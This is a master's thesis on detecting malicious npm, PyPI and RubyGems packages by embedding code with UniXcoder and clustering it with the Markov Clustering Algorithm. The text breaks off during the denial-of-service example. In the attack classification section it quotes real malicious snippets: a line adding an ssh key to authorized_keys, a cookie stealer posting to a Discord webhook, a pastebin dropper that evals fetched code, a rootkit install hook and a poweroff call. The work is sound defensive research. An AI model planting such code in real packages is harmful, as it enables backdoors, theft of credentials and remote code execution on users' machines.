# Supply chain attacks in open source projects

DAVID UHLER BRAND
OLIVER STUSSI

MASTER´S THESIS

DEPARTMENT OF ELECTRICAL AND INFORMATION TECHNOLOGY
FACULTY OF ENGINEERING | LTH | LUND UNIVERSITY

# Supply chain attacks in open source projects

David Uhler Brand
elt14dbr@student.lu.se
Oliver Stussi
ol0273st-s@student.lu.se

debricked AB
Emil Wåreus
emil.wareus@debricked.com

Supervisor: Christian Gehrmann
christian.gehrmann@eit.lth.se

Examiner: Thomas Johansson
thomas.johansson@eit.lth.se

December 20, 2022

Printed in Sweden
Tryckeriet i E-huset, Lund

# Abstract

The space of open source supply chain attacks is ever evolving and growing. There is extensive previous work identifying and collecting open source supply chain attacks, as well as identifying patterns in these attacks and proving that machine learning models may be able to detect these patterns.

The aim of this thesis is to develop such a system and study its efficacy in detecting attacks. To achieve this, packages from the npm Registry, PyPi, and RubyGems originating from three previous data sets were combined into one data set and manually labeled. UniXcoder was used to generate embeddings of the source code, these were then fed to the Markov Clustering Algorithm to create clusters of attacks. Unknown files were compared against representative embeddings of these clusters to classify them as either malicious or benign. Two different methods for cluster generation and three different cluster optimization metrics were explored. The best performing approach achieved a $F_1$ score of 0.85, outperforming a similar approach within the field. This approach seems to have no major differences in performance between obfuscated or un-obfuscated attacks. Neither did the programming language of attacks seem to impact performance significantly.

Chapter 1

# Popular Science Summary

The growth in popularity of open-source software has not only drawn the attention of benign actors. Rather it has given rise to a new genre of attack, the open source supply chain attack. The basis of the attack is that instead of attacking a target you attack one of the open source projects they rely on.

While this might seem counter productive as one assumes that the projects one relies on are properly vetted, the reality is that certain large projects still rely on niche projects. These niche projects are then much easier attack targets.

This field is receiving more and more attention as these attacks become more common. Studies have already shown the theoretical possibility of machine learning algorithms categorizing and detecting these kinds of attacks.

This thesis aims to quantify the efficacy of such approaches and study what approaches are more effective, and what attacks are easier to detect. To achieve this, we leverage state-of-the-art machine learning algorithms to first convert the source code to an easier-compared data structure called a tensor.

The similarity between tensors is determined and then based on these similarities, relationships are detected by clustering those that are more similar together. New attacks are then matched against these clusters and based on how similar a new attack is to a cluster it is deemed malicious or not. By this rather simple approach, we manage to achieve a $F_1$-score of roughly 0.85 which is better than other approaches within the same field of study. $F_1$-score is a scale from 0 to 1 where 1 is a perfect model that always categorizes correctly.

Overall, the system labels a malicious file correctly 79% of the time and non-malicious files 93% of the time. Of the attacks types considered, exfiltration (extracting users data) was the best performing, with 86% correctly identified. This is not surprising as it also is the most common form of attack. The two worst performing types were financial gain and dropper with 50% and 62.5% correct, respectively. However there were only two financial gain samples in the test set and seven in total in our data set, we cannot be certain of these results. As for obfuscation, the results showed that in general, the more obfuscation was used the easier it was to detect. Which might seem paradoxical, as attempting to hide code somehow makes it easier to detect. This could be attributed to non-malicious code rarely, if ever, being obfuscated and thus obfuscated code shares few similarities with ordinary code making it stand out more.

# Contents

# List of Figures

# List of Tables

Chapter 2

# Introduction

Many, if not the overwhelming majority of software projects rely on existing projects, both large and small and often open source in nature. According to a report from OpenUK in October of 2021, 89% of UK companies use open-source software [1]. Attacks against software projects can take many forms, however, closed-source projects are often hard to get to, due to their obscured nature. Introducing flaws or outright malicious code into the open-source projects that the software project relies on, often provides an easier attack surface. A report from Sonatype in 2021 states that supply chain attacks have seen a 650% year-over-year increase [2].

A research article from 2020 provides an example of a supply chain attack and its potential impact [3] :

> ”A recent attack on the npm package `event-stream` demonstrates the potential reach of such attacks: The alleged attacker was granted ownership of a prominent npm package simply by asking the original developer to take over its maintenance. At that time, `event-stream` was used by another 1,600 packages, and was on average downloaded 1.5 million times a week”

The simplicity of the described attack, combined with the size of the impact, highlights why the frequency of these attacks is increasing rapidly. It is therefore imperative to identify projects that have fallen to or might be potential targets of attacks. Both to reduce their vulnerability or deter developers from using them in further projects.

This is the area of study of this thesis. Debricked aims to enable companies to utilize open-source software in a secure manner, as such the threat posed by the growing number of cases of open-source supply chain attacks is a natural concern for the company.

Chapter 3

# Thesis goals

This thesis is intended to identify supply chain attacks by detecting similar attack strategies from known attacks. The aim is to do this in an as automated and data-driven manner as possible.

It is the primary focus of this thesis to consider the following problems regarding the classification of open-source projects:

Given previous samples of supply chain attacks is it feasible to detect newer versions of similar attacks? Furthermore, is it possible to detect novel attacks based on the characteristics of previous attacks? Finally, is it feasible to perform this analysis on all packages or a subset of popular packages and their dependencies in the popular package repositories npm Registry [4], PyPi [5] and RubyGems [6]?

## 3.1 Prior work

There are two major papers this thesis is based on, firstly “Backstabber’s Knife Collection: A Review of Open Source Software Supply Chain Attacks” [3], which present an analysis of various malicious open source packages and versions of benign packages where malicious code has been injected. Secondly, “Supporting the Detection of Software Supply Chain Attacks through Unsupervised Signature Generation” [7], which leverages the patterns identified in [3] to cluster packages and prove it possible to detect supply chain attacks through the resulting clusters. They will be introduced shortly in this chapter and expanded upon in chapter 4.

### 3.1.1 Backstabber’s Knife Collection

“Backstabber’s Knife Collection: A Review of Open Source Software Supply Chain Attacks” by Ohm, Plate, Sykosch, *et al.* [3] focuses on the manual collection of malicious package releases, including source code found in package repositories, as well as analysing the resulting curated data set.

Their analysis provided interesting findings about when in the life cycle of a package the malicious functionality is triggered, the distribution of attacks targeting specific operating systems and the time spans malicious packages were available for in package repositories before being taken down and other statistics which influenced much of the further reading and research mentioned in chapter 4.

Most relevant to this thesis, besides the data set itself, is the categorisation and classification of packages based on their level of obfuscation and primary objective, as touched upon further in section 6.1.

### 3.1.2 Supporting the Detection of Software Supply Chain Attacks through Unsupervised Signature Generation

Leveraging the data set from [3], Ohm, Kempf, Boes, *et al.* try to replicate the manual clustering of packages by an expert and use the clustering to derive signatures for malicious code, aiming to improve and automate the detection of occurrences of similar attacks [7].

By converting the source code into abstract representations and comparing these against each other, Ohm, Kempf, Boes, *et al.* were able to cluster the files using the Markov Clustering Algorithm [8]. Finally, representative signatures were derived recursively for the clusters and in turn used to flag code for manual review to determine maliciousness.

This process, of abstracting code for comparison and clustering and creating representative signatures from these clusters, served as the main inspiration for this thesis.

## 3.2 Areas of contribution & limitations

There are four main areas that this thesis aims to touch upon. Below follows a short comparison of the prior work for each area and the limitations made within each.

### 3.2.1 Data set & programming languages

The malicious packages and corresponding source code files used in this thesis are those collected by Backstabber's Knife Collection [3], MalOSS [9] as well as the RED-LILI attacks [10]. Backstabber's Knife Collection and MalOSS were chosen because of their breadth across several ecosystems. Additionally, both collections have been updated continuously since their respective paper publication dates and as such contain newer as well as older attack examples. RED-LILI was selected as it, at the time of writing, is an ongoing attack campaign.

Since the contents of the combined data sets had to be reviewed manually, the programming languages considered were limited to the languages familiar to the authors of the thesis. Namely JavaScript, Python and Ruby and consequently also their respective main package repositories npm Registry, PyPi and RubyGems.

### 3.2.2 Embedding and similarity

Previous work used abstract syntax trees to represent code and their tree edit distance as a measure of similarity. This thesis uses the UniXcoder model [11] to create embeddings from source code. UniXcoder is a model developed and maintained by Microsoft, it was selected for this thesis due to its favourable performance in code clone detection compared to other available models [11].

No further training of the model was considered, as the previously mentioned performance seemed promising and the pre-trained model presented in the paper is publicly available for download [12].

The tasks presented in the paper, as well as in the provided example implementations, use cosine similarity as their method for computing similarity and as such this was the measure chosen within this thesis as well.

### 3.2.3 Clustering algorithm

There are many valid choices for clustering algorithms, including K-means, DBSCAN and OPTICS to name a few, each having distinct metrics and biases. Due to the scope of this thesis, the choice was made to only evaluate the Markov Clustering Algorithm, given the promising results seen in the previous work [7].

### 3.2.4 Classification decision

While previous work proved its usability to detect supply chain attacks it provided no data on its efficacy.

This thesis aims to document the efficacy of classifying malicious and non-malicious code through the approach presented. Previous work derived representative signatures from the source code and manually curated the generated signatures, which in turn were used as the decision markers for identifying malicious source code. It would have been desirable to develop and implement an equivalent technique that could be applied to the clustered code embeddings. However, in an effort to keep the scope of the thesis constrained enough to be feasible within the time frame, the derivation of representative embeddings was limited to the concept of creating centroids of each cluster and no manual selection of these was performed. Instead, any embeddings not belonging to a cluster were discarded when performing the classification.

Chapter 4

# Literature Study

The thesis began with the very broad question of "what can Debricked do with regards to supply chain attacks?". To attempt to provide an answer to this, a literature study was conducted to map out what possibilities have been examined previously and how Debricked is positioned in regard to these. While the first three areas mentioned in this chapter were ultimately not selected for the thesis, they will be briefly discussed along with motivations as to why they were not selected, to provide a general overview of the broad field of supply chain attacks.

The findings from Backstabber's Knife Collection, concerning the attack methods of introducing malicious packages to the ecosystems, provided a good jumping-off point for this. This culminated in several potential paths for the thesis, from which one was selected to be pursued.

## 4.1 Typosquatting

From the results found in Backstabber's Knife Collection, it can be seen that typosquatting is the majority attack vector by a significant margin and as such this was the first area to be investigated further. Typosquatting is an attack where a target is attacked by registering a typo of the target's name in the hopes that users will make the same typo mistake. This attack is traditionally performed against websites however the same principles can also be applied to the names of packages in package repositories [13]. Within the topic of supply chain attacks, this attack may take the form of typosquatting a legitimate package and trying to trick developers into installing a malicious package instead of the intended one. The idea to insert typo detection into the process of installing new packages is the intuitive step to prevent these attacks. Below follow two distinct methods of detecting typos for package names for that purpose.

**Typoswype** Traditionally typosquatting has been looked at as a spellchecking problem as there are many common principles. Using a set of known *correct* strings and given any string one can check if it is likely that the user meant to actually type one of the *correct* strings. Typoswype [14] aims to change the domain of the problem to that of image recognition. Thus leveraging the advancements made within that field to more effectively identify typos. Letting nodes represent the characters typed and vertexes the path travelled along the keyboard between




**Figure 4.1:** Typoswype examples from [14]

characters, a string can be converted to an image of nodes and vertexes. Multiple images can then be compared through image recognition techniques, to determine if the user has made a typo and which *correct* string might be probable.

**Spellbound** takes a rule-based approach to the problem instead. It codifies six rules and if any is breached typosquatting is suspected, with the aim to create a clear line to say when something is suspected to be a typo and not. These rules can be seen as different approaches to typosquatting and are [15]:

1. Repeated characters: the presence of consecutive duplicate characters in a package name.
   E.g. `reqquest` is typosquatting `request`.

2. Omitted characters: the omission of a single character.
   E.g. `comander` is typosquatting `commander` and `require-port` is typosquatting `requires-port`.

3. Swapped characters: the transposition of two consecutive characters.
   E.g. `axois` is typosquatting `axios`.

4. Swapped words: this signal depends on the presence of delimiters in a package name, where a delimiter is a period, hyphen, or underscore. It checks for any other ordering of delimiter-separated tokens in the package repository namespace.
   E.g. `import-mysql` is typosquatting `mysql-import`.

5. Common typos: character substitutions based on physical locality on a QWERTY-keyboard and visual similarity. Users may overlook visually-similar package names during manual analysis, especially in transitive dependencies.
   E.g. `requeat` is typosquatting `request`, `1odash` (with the number one) is typosquatting `lodash` (with the letter L), and `uglify.js` is typosquatting `uglify-js`.

6. Version numbers: the presence of integers located at the end of package names.
   E.g. `underscore.string-2` is typosquatting `underscore.string`.

In the end, the typosquatting detection approach was shelved due to other actors than Debricked being better poised to deal with this problem. Primarily the actual package repositories like PyPi, RubyGems and the npm Registry and already available tooling used when adding packages during development were considered to be better equipped.

## 4.2 Account takeover

A possible way to circumvent the need to squat an existing package is if one can instead take over an existing package. Of the top 1% of npm Registry packages, by both download volume and usage, 33 had at least one maintainer with an expired email address domain and as such is vulnerable to account takeover. While this might seem low, it still accounts for around 330 million downloads per year as each of the 33 packages have an average of 11 million downloads per year [16].

There are multiple ways to detect account takeover attacks, however, only those that could be detected by a third party would be feasible for this thesis to address, the other two parties being the end user and package repository owners. For instance, Debricked is very poorly placed to make statements regarding the security of the end-users computers. As a third party, one could possibly look at the traffic going to and from a specific repository. In theory, this means one could detect irregularities of maintainers and then flag suspicious patterns suggesting an account might be compromised. It would also be desirable if one could access the status of two-factor authentication (2FA), for developers and package maintainers, as this is a crucial defence against account takeover. Hence, this approach was also discarded as a possible thesis subject.

## 4.3 Security & package metadata

Both typosquatting and account takeover attacks could possibly be detected through the use of metadata.

In the case of typosquatting, package metadata such as download volume or "stars" can be used to determine who is the squatter and who is being squatted as simply having two similar names is not necessarily enough to attribute malice to either. Traditional approaches only look at download volume, this, however, can cause issues if one is squatting a package from a less used system like .NET in a more active ecosystem like npm Registry, as .NET has about 20 times lower download volume compared to npm Registry [1]. A moderately popular .NET package might be perceived as less popular than a fake npm Registry package using only the download volume. To address this, other aspects and metrics would have to be considered, many of which Debricked already looks at as a part of their Open Source Select offering.

Regarding account takeover, being able to track the status of 2FA enrollment combined with IP-address logging could enable attributing changes to a likely compromised account. However, for most package repositories, the needed data is not available for external entities to consume. It should be noted that some of these package repositories are getting more and more active in enforcing 2FA use, so even if an approach relating to this would be chosen it likely becomes limited in reach as 2FA enrollment and enforcement increases. As of the first of February 2022, the npm Registry is enforcing 2FA for the top 100, by number of dependents, packages [17]. Further, there are plans to enforce 2FA for accounts with privileged permissions for packages with either more than 1 million weekly downloads or 500 dependants [18].

## 4.4 Clustering supply chain attacks

The two main papers named in section 3.1 are the most central to the thesis as a whole. They show that the goals laid out are theoretically possible the remaining question is one of efficacy.

### 4.4.1 Backstabber's Knife Collection

Backstabber's Knife Collection [3] demonstrated a significant amount of code reuse between attacks and show significant overlap in attack goals. Specifically, through manual clustering, from 174 packages investigated, the authors were able to cluster 157 of these into 21 clusters of malicious code. The clustering was based on dependency relationships and code reuse between packages, meaning if two packages had the same malicious code or parts of the same malicious code they were grouped together. Similarly, if a package was importing another malicious package they were grouped together. The resulting clusters had an average size of 7.28 packages in a cluster.

### 4.4.2 Signature generation

The work done by Ohm, Kempf, Boes, *et al.* in [7] showed that the clustering created manually in Backstabber's Knife Collection can be reproduced by unsupervised means. The process used was to first generate abstract syntax trees of all files. Abstract syntax trees are a way to represent the syntactic structure of code, see subsection 5.1.1 for a more elaborate explanation. Then the similarity between files was calculated using the tree edit distance between the corresponding syntax trees. The tree edit distance is a distance metric calculated as the minimum number of tree edit operations required to transform one tree into another [19]. These tree edit operations are:

- delete a node and connect its children to its parent
- insert a node between an existing node and a sub-sequence of consecutive children of this node
- rename the label of a node

The questions left to be answered by this thesis is what performance for attack detection can be achieved by similar means.

Chapter 5

# Background


This section will outline the background knowledge needed to comprehend the method and discussion parts. The primary focus being on code embeddings and clustering related technologies. If the reader finds any of the explanations lacking one can find all sources in the bibliography. The structure of this section largely follows the same order as the implemented system as outlined in chapter 7.

## 5.1 Code embeddings

Before any relevant operation can be performed on the code to be examined it needs to be converted into a format enabling these operations. Code embeddings are constantly evolving as the quality of machine learning often relies on the effectiveness of the embeddings used.

### 5.1.1 Abstract syntax tree

Abstract syntax trees (ASTs) are a way to represent code in a manner more easily understood by computers. The general principle is to first split code into *tokens*, these can be loosely considered words but in some cases could be longer. For instance, an entire comment would be considered one token, similarly, a function name would also be considered one token. Then these tokens are ordered in a tree depending on their relationships, any operation or function would have the parameters they are being called with as their child nodes. In a similar way, any statement that will switch between execution will have the corresponding potential paths as children. There is no limit to the number of child nodes as one could have an arbitrarily large switch statement. Included below is an example of an abstract syntax tree and its corresponding code for a simple algorithm.



```
while b != 0:
    if a > b:
        a := a − b
    else:
        b := b − a
return a
```

**Figure 5.1:** Abstract syntax tree for the Euclidean algorithm to find the greatest common divisor of a and b alongside the corresponding pseudocode [20]

The two main blocks of code are a while loop and a return statement once the while loop is completed. These are the two child nodes of the main program node. The while loop then again has two child trees comprising the condition it executes under and the code it executes. The condition is then represented by an operator having its variable and the value it is comparing against as child nodes. The other child tree comprises a condition that is split into a comparison, an if block and an else block. These largely behave as previously explained nodes Do note that this is not an exhaustive example of how ASTs can look as the specification for even a single language are too long to be summarized in this document[21].

### 5.1.2 Transformers

In the 2017 paper, “Attention Is All You Need” Vaswani, Shazeer, Parmar, *et al.* introduced the concept of transformers as a new building block for neural networks [22].

A transformer layer is comprised of one multi-headed self-attention operation and a feed-forward layer. The self-attention operation is a common technique used to determine which parts of a sequence are more or less important to the sequence as well as how they affect the other parts of the sequence and their importance. This enables the model to consider similarities where they have more impact while disregarding others. While the feed-forward layer simply adapts the output from the self-attention operation to a functioning input for the next self-attention operation. The input to a self-attention operation is three vectors; queries, keys, and values.

Queries are the tokens to be considered, they are the input sequence. Keys are the same as queries in a self-attention operation but can be different in an attention operation. For the self-attention operation, they are the same, as the operation is, for each word in the sequence, trying to answer the query of which words are most important. Values are what values in the hidden state are to be considered more or less important and are a learned parameter, meaning its values are randomised initially and the best values are chosen during the model training. The output of a self-attention operation is referred to as a hidden state and is then mapped to the three different vectors previously mentioned and used in the next self-attention operation.

#### Attention heads

Multi-headed self-attention is a self-attention operator but split up in a manner to facilitate parallel tasks to increase the computational performance of the model. The general concept is to take the vector of inputs and project them in various learned dimensions and later combine the results from these projections into one vector and project it back into the original dimensions. Thus enabling each head to compute attention in a lower dimensional space thus allowing for parallel processing.

### 5.1.3 UniXcoder

UniXcoder [11] is a pre-trained encoder-decoder model developed by Microsoft for, among other things, code clone detection. It leverages different types of information to infer as much as possible about the code. The model uses both the AST representation of the code as well as comments for its resulting embedding. The AST is flattened into a string representation while maintaining its structural information by wrapping "`<parent node, left> <parent node, right>`" around the contents of the sub-tree. This ensures the tree's full structure can be interpreted from the string. The string is then appended to the string of all comments separated by commas and a prefix indicating in what manner UniXcoder is to use the data. Which in turn is then fed into 12 layers of transformers using 768-dimensional hidden states and 12 attention heads.

#### Encoding

As UniXcoder uses 768-dimensional hidden states it follows that the output encoding is a 768-dimensional vector representing the function that was fed into the model. The resulting vector can then be compared to other vectors mathematically to provide some sense of their relative similarities to each other.

## 5.2 Cosine similarity

The concept of similarity might be quite intuitive, however, there are many ways to quantify the similarity between two vectors mathematically. Considered in this thesis is the measure of cosine similarity.

Cosine similarity bases its similarity score on the angle between two vectors in space, this is achieved through the scalar product of two vectors divided by the product of its lengths or:

$$\text{sim}(a, b) = \frac{a \cdot b}{||a|| \cdot ||b||} \tag{5.1}$$

This means that similarity values using this interpretation fall within the range of $-1$ to 1. Graphically, the range can be interpreted as follows, $-1$ means the vectors are pointing in exactly opposite directions, 0 means they are orthogonal to each other and 1 means they are pointing in the same direction. Important to note is that cosine similarity does not care about the length of a vector only its direction. This aspect is important for natural language processing as one often wants to compare documents of different sizes and also for functions of differing lengths.

## 5.3 Clustering

Once the code embeddings and their similarities have been generated the next step is to determine which of these represent characteristic code. The assumption is, that the characteristic elements of each of the malicious files are the actual malicious code contained within. To achieve this it is necessary to establish which vectors have close relationships with each other. One approach is to group the vectors by their similarities to each other, which is what clustering aims to achieve.

### Markov Clustering Algorithm

The basis of the Markov Clustering Algorithm (MCL) [8] is that if one is to walk randomly along the vertexes of an undirected graph it is more likely to arrive within the same cluster than outside it. It is based on two main operations, *inflation* and *expansion*, each requiring a distinct parameter, given the same name as the operation. Given the matrix representation of a graph of size $n$ where each value $A_{ij}$ corresponds to the probability to traverse from the node $i$ to the node $j$ in the graph, mathematically the inflation operation involves exponentiating each element in the matrix by the inflation parameter and then normalizing each column. The expansion operation is simple matrix multiplication with itself followed by column-wise normalization, where the expansion parameter dictates how many times the matrix is multiplied with itself. The inflation operation is a way to strengthen closer relationships while weakening lesser relationships. At the end of a given number of iterations, typically after each, the matrix is pruned, i.e. values lower than a specified threshold are set to 0. Further, the matrix is checked for convergence meaning it and its previous iteration are compared and if they are similar enough to each other it is considered to have converged and the algorithm stops.

One of the distinct features of Markov clustering compared to other clustering approaches is that one does not need to specify the number of clusters that are desired, making it advantageous for use in cases where the number of expected clusters is unknown or hard to determine. The number of clusters can however be implicitly affected through the previously mentioned parameters. In a loose sense and from a graphical interpretation, inflation is the degree of weighting in favour of existing strong bonds, i.e. the higher the inflation value the smaller the number of nodes within clusters. Expansion on the other hand can be seen as the number of steps the random walk is permitted to take per iteration, i.e. lower expansion will result in a larger amount of clusters with a smaller size.

## 5.4 Scoring metrics

There are many ways to cluster the same data using the same algorithm just by modifying the parameters given. This gives rise to the need of having a metric for evaluating the efficacy of the clustering.

### 5.4.1 Silhouette score

Silhouette score is a manner of evaluating clustering performance by considering the inter- and intra-cluster distances of data points or nodes in a graph [23].

The general concept is that tight clusters with large distances between them is good clustering. Assuming that the singular node $i$ is within the cluster $C_I$ the silhouette coefficient for $i$ is computed as:

$$s_i = \frac{b_i - a_i}{\max(b_i, a_i)} \tag{5.2}$$

Where $b_i$ is the mean nearest-cluster distance and $a_i$ is the mean intra-cluster distance. The mean nearest-cluster distance is given as the average distance to the closest other cluster:

$$b_i = \min_{J \neq I} \frac{1}{|C_J|} \sum_{j \in C_J} \text{distance}(i, j)$$

Intra-cluster distance is then the average distance to all other points belonging to the same cluster, i.e.

$$a_i = \frac{1}{|C_I| - 1} \sum_{j \in C_I, i \neq j} \text{distance}(i, j)$$

Where the notation $|C_I|$ denotes the number of nodes within the cluster $C_I$. Finally, the silhouette score is the mean of all silhouette coefficients.

### 5.4.2 Modularity

The general concept for the modularity score is to measure how well connected the clusters are compared to if they were grouped at random [24].

This is done by going over every node pair $i, j$ in a cluster and computing:

$$A_{i,j} - \frac{k_i k_j}{2m} \tag{5.3}$$

where the value of $A_{i,j}$ is 1 if there is a link between the node pair $i, j$ and 0 otherwise. $k_i$ denotes the number of links between the node $i$ other nodes and $m$ the number of links in the entire graph. These values are then summed for every node in every cluster and the resulting sum is divided by $2m$ to end up with a fraction to easier compare the values across graphs of different sizes as $2m$ is used as both of the relationships $i, j$ and $j, i$ are evaluated.

### 5.4.3 F$_1$ score

When determining the efficacy of prediction one naturally cares about how often one correctly predicts a positive result this is commonly referred to as recall and is calculated as:

$$R = \frac{\text{True Positives}}{\text{False Negatives} + \text{True Positives}}$$

In other words, how many of the positive samples are correctly categorized as such? The issue of solely relying on recall is that models are encouraged to simply label everything as positive since only false negatives affect it adversely, promoting false positives. In the use case of predicting threats, this could be an issue as an overzealous model could just lead to fatigue by the users, since they would have to sift through many false positive cases to find the one or few that are actually relevant, undermining the entire point of the model making predictions. As such it is common to introduce precision, which has the opposite bias and is calculated as:

$$P = \frac{\text{True Positives}}{\text{False Positives} + \text{True Positives}}$$

This provides two scores that are both desired to be maximized.

These two values are commonly combined into a $F_1$-score, which is the harmonic mean of both precision and recall, given by:

$$F_1 = \frac{2 \times (P \times R)}{P + R} \tag{5.4}$$

This $F_1$-score is then far simpler to compare and consequently optimise for, without having to consider both precision and recall individually [25].

## 5.5 k-Fold cross-validation

When working with data sets it is important to avoid overfitting, i.e. tuning the parameters of an algorithm or training a machine learning model to perform extremely well on the data within the data set, usually at the loss of performance when evaluated against new data. It is therefore common to partition the contents of the data set into a training and a testing set. The testing set is withheld completely from the fine-tuning process to retain some, by the model or algorithm, “unseen” data to evaluate the performance on.

Tuning the parameters for optimal performance on the test set, however, can again lead to the same problem of overfitting and therefore the training set is often split further into a training and validation set. The fine-tuning is then performed on the training set using the validation set as a performance indicator and the final evaluation is performed on the testing set. In the cases of rather limited data sets, this partitioning can lead to very small subsets making it hard to ensure that each one is representative of its whole and that the performance is not dependent on the choice of the contents of each set. The concept of cross-validation and in its simplest form $k$-fold cross-validation can be employed to minimize this effect.

$k$-fold cross-validation splits the available training data into a $k$ number of *folds* or groups instead of splitting the training data into training and validation sets once. One of these folds is then chosen to evaluate the performance and the remaining $k-1$ folds are used as the training data. This process is then repeated for each fold, resulting in $k$ number of results which then can be averaged to get a sense of the performance for that particular set of parameters. By repeating this procedure with varying sets of parameters the best-performing set can be selected, according to a chosen metric.

Finally, the testing set, which until now has been unused, is used to evaluate the performance using the best-performing parameters previously found [26].

Chapter 6

# Data collection and curation

As basis for the data set used for this thesis, access to the data sets from Backstabber's Knife Collection [3], MalOSS [9] and RED-LILI [10] was gained. MalOSS and RED-LILI were accessed in June of 2022 while access to Backstabbers was gained through Debricked which in turn had accessed it in April of 2022. These data sets were selected as MalOSS and Backstabber's Knife Collection are both used extensively by previous work in the field of open source security while RED-LILI was an ongoing campaign as the thesis was written and included to ensure that the approach, at least to some extent, would work on newer attack strategies.

From the above data sets, only the packages stemming from the npm Registry, PyPi and RubyGems were considered. Due to the nature of packages within these ecosystems, i.e. having multiple files containing package metadata and often containing bundled benign functionality, the contained files were reviewed by the authors of this thesis. The review consisted of examining each source code file for potentially malicious code. Suspicious code was identified by looking for out-of-place code, such as code that served entirely different purposes than the surrounding code or purpose of the package. These suspicions were then compared to the example attacks. Any file that matched or was similar enough to example attacks was recorded as malicious. If the originating data source already provided relevant classification information for the source files, this was also taken into account, however, the majority of this information was only available on a package level and not on an individual file level. This was done to ensure only files containing malicious functionality were included in the data set used further on.

During this process, said files were also categorised based on the type of attack performed, using the primary objectives identified in [3], namely *Backdoor, Data Exfiltration, Dropper, Denial of Service, Financial Gain.* An extra objective, *Spawner* was introduced, to differentiate packages executing an included malicious payload from those downloading a payload and then executing it, i.e. *Dropper.* While most files only exhibited one type of attack, some were found to be performing multiple malicious actions such as exfiltrating data and installing a backdoor, these were assigned both labels.

Additionally, the nature of their employed obfuscation (minification, HEX-encoding, BASE64-encoding etc.) as well as any potentially identifiable information, such as recognizable function names and target URLs, were recorded. Finally, using the above information each package was assigned a presumed attack id, grouping together files thought to potentially be originating from the same actors. Any files that were deemed too heavily obfuscated to determine their type of attack were still included in the data set, however, their attack type was recorded as *Unknown*.

The nature of any executed payloads was not considered and neither were these payloads included in the data set unless written in the same language as the native language of the package registry they originated from. Any direct duplicates, both in content and file name, of files containing malicious code were also removed through hash comparison so that only one copy of each unique file exists in the curated data set.

## 6.1 Attack classification

This section describes the attack classifications used as well as some examples of what would be included in a given category.

**Backdoor** Provides an attacker access to the system at a later point in time or at their convenience.

Typical examples are reverse shell:s and adding ssh-keys to the trusted keys store. Reverse shell is a term for a program on a system that will listen for commands from an external machine and then execute these locally. One example of a backdoor is:

```
toadd = "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCSWOscUiSw5Ylqk7F..."
cmdrun("echo "+toadd+" >>" +os.homedir()+"/.ssh/authorized_keys");
```

This simply is a section of code that adds a hard-coded ssh-key into the target's trusted keys giving the attacker ssh access to the system at their convenience. For brevity, the majority of the ssh key is omitted.

**Data Exfiltration** Gathers information from a system to enable further attacks.

Information of interest includes hostname, IP address, private ssh-keys, and application secrets, and often all of the environment variables are simply extracted. These kinds of attacks are commonly done to deliver proof of exploit. Meaning some identifying data is extracted and delivered to the owner of the system as proof that there is a vulnerability in the system. This is commonly done as a part of vulnerability disclosure. No consideration has been done to differentiate between proof of exploit and genuine exploits during data collection.

````
    webhook = "https://discord.com/api/webhooks/92975152049..."

def edge_logger():
    try:
        cookies = browser_cookie3.edge(domain_name='roblox.com')
        cookies = str(cookies)
        cookie = cookies.split('.ROBLOSECURITY=')[1].split(' for
          .roblox.com/>')[0].strip()
        requests.post(webhook, json={'username':'LOGGER',
            'content':f'```Cookie: {cookie}```'})
````

```
    except:
        pass

```

The code above is will look for Roblox, a popular online game, cookies and then attempt to exfiltrate them through a Discord webhook. Discord is a popular instant messaging application that allows sending messages by sending an HTTP Post request to a specified URL, a webhook. The actual attack attempted this for several browsers, while the included example only is the Edge browser-specific approach.

**Dropper** Downloads additional files and then executes these.

While the maliciousness of the downloaded files was never checked, the fact that they were downloaded in suspicious ways, combined with that they all originated from data sets providing malicious packages was considered a safe assumption.

```
def _!;
    begin;
        yield;
    rescue Exception;
        end;
    end
_!{
  Thread.new{
    loop{
      _!{
        sleep rand*3333;
        eval(Net::HTTP.get(URI('https://pastebin.com/raw/xa456PFt')))
      }
    }
  }
  if Rails.env[0]=="p"
}
```

The example above opens a new thread and runs the code downloaded from the website Pastebin. This is considered a dropper as the code is downloaded.

**Spawner** Executes additional files already included in the package.

Important for both the spawner and dropper types is how the payload is executed, as most code will call on other code through for instance function calls. Simply calling a function was not labelled as a malicious action however calls to execute code in unusual manners were.

A typical JavaScript example would be: `eval(Base64.decode(PAYLOAD))`. This will first decode base64 encoded data and then execute it as code. As this code pattern causes the code to be almost unverifiable through simple means it is in general not accepted practice for most projects. Should this pattern not be initially malicious due to the difficulty of review, it is easy for a malicious actor at a later date to alter it to become malicious. As such it is at best a vulnerability and at worse an attack. Below is also a more lengthy spawner written in Python.

```
class CustomInstallCommand(install):
    def run(self):
        install.run(self)
        print("try copy file")
        os.system('cp rootkit/dist/pip_security
          /usr/local/bin/rootkit')
        print("rootkit install ;)")
        os.system('rootkit/dist/pip_security install')
        print("run rootkit ;)")
        os.system('rootkit &')
        print("exit")
```

In contrast to the previous dropper, this spawner came prepackaged with its rootkit and as such, it is only copied to a different location and then executed.

**Denial of Service** Denies access to or the use of a system.

While this kind of attack is usually performed against web pages or similar web-based services, in this case, it is used locally and can take the form of shutting down the computer or erasing all files among other things.

```

def rn():
    import platform, os, stat
    if platform.system() == "Linux" or platform.system() == "Darwin":
        os.system("poweroff")
    else:
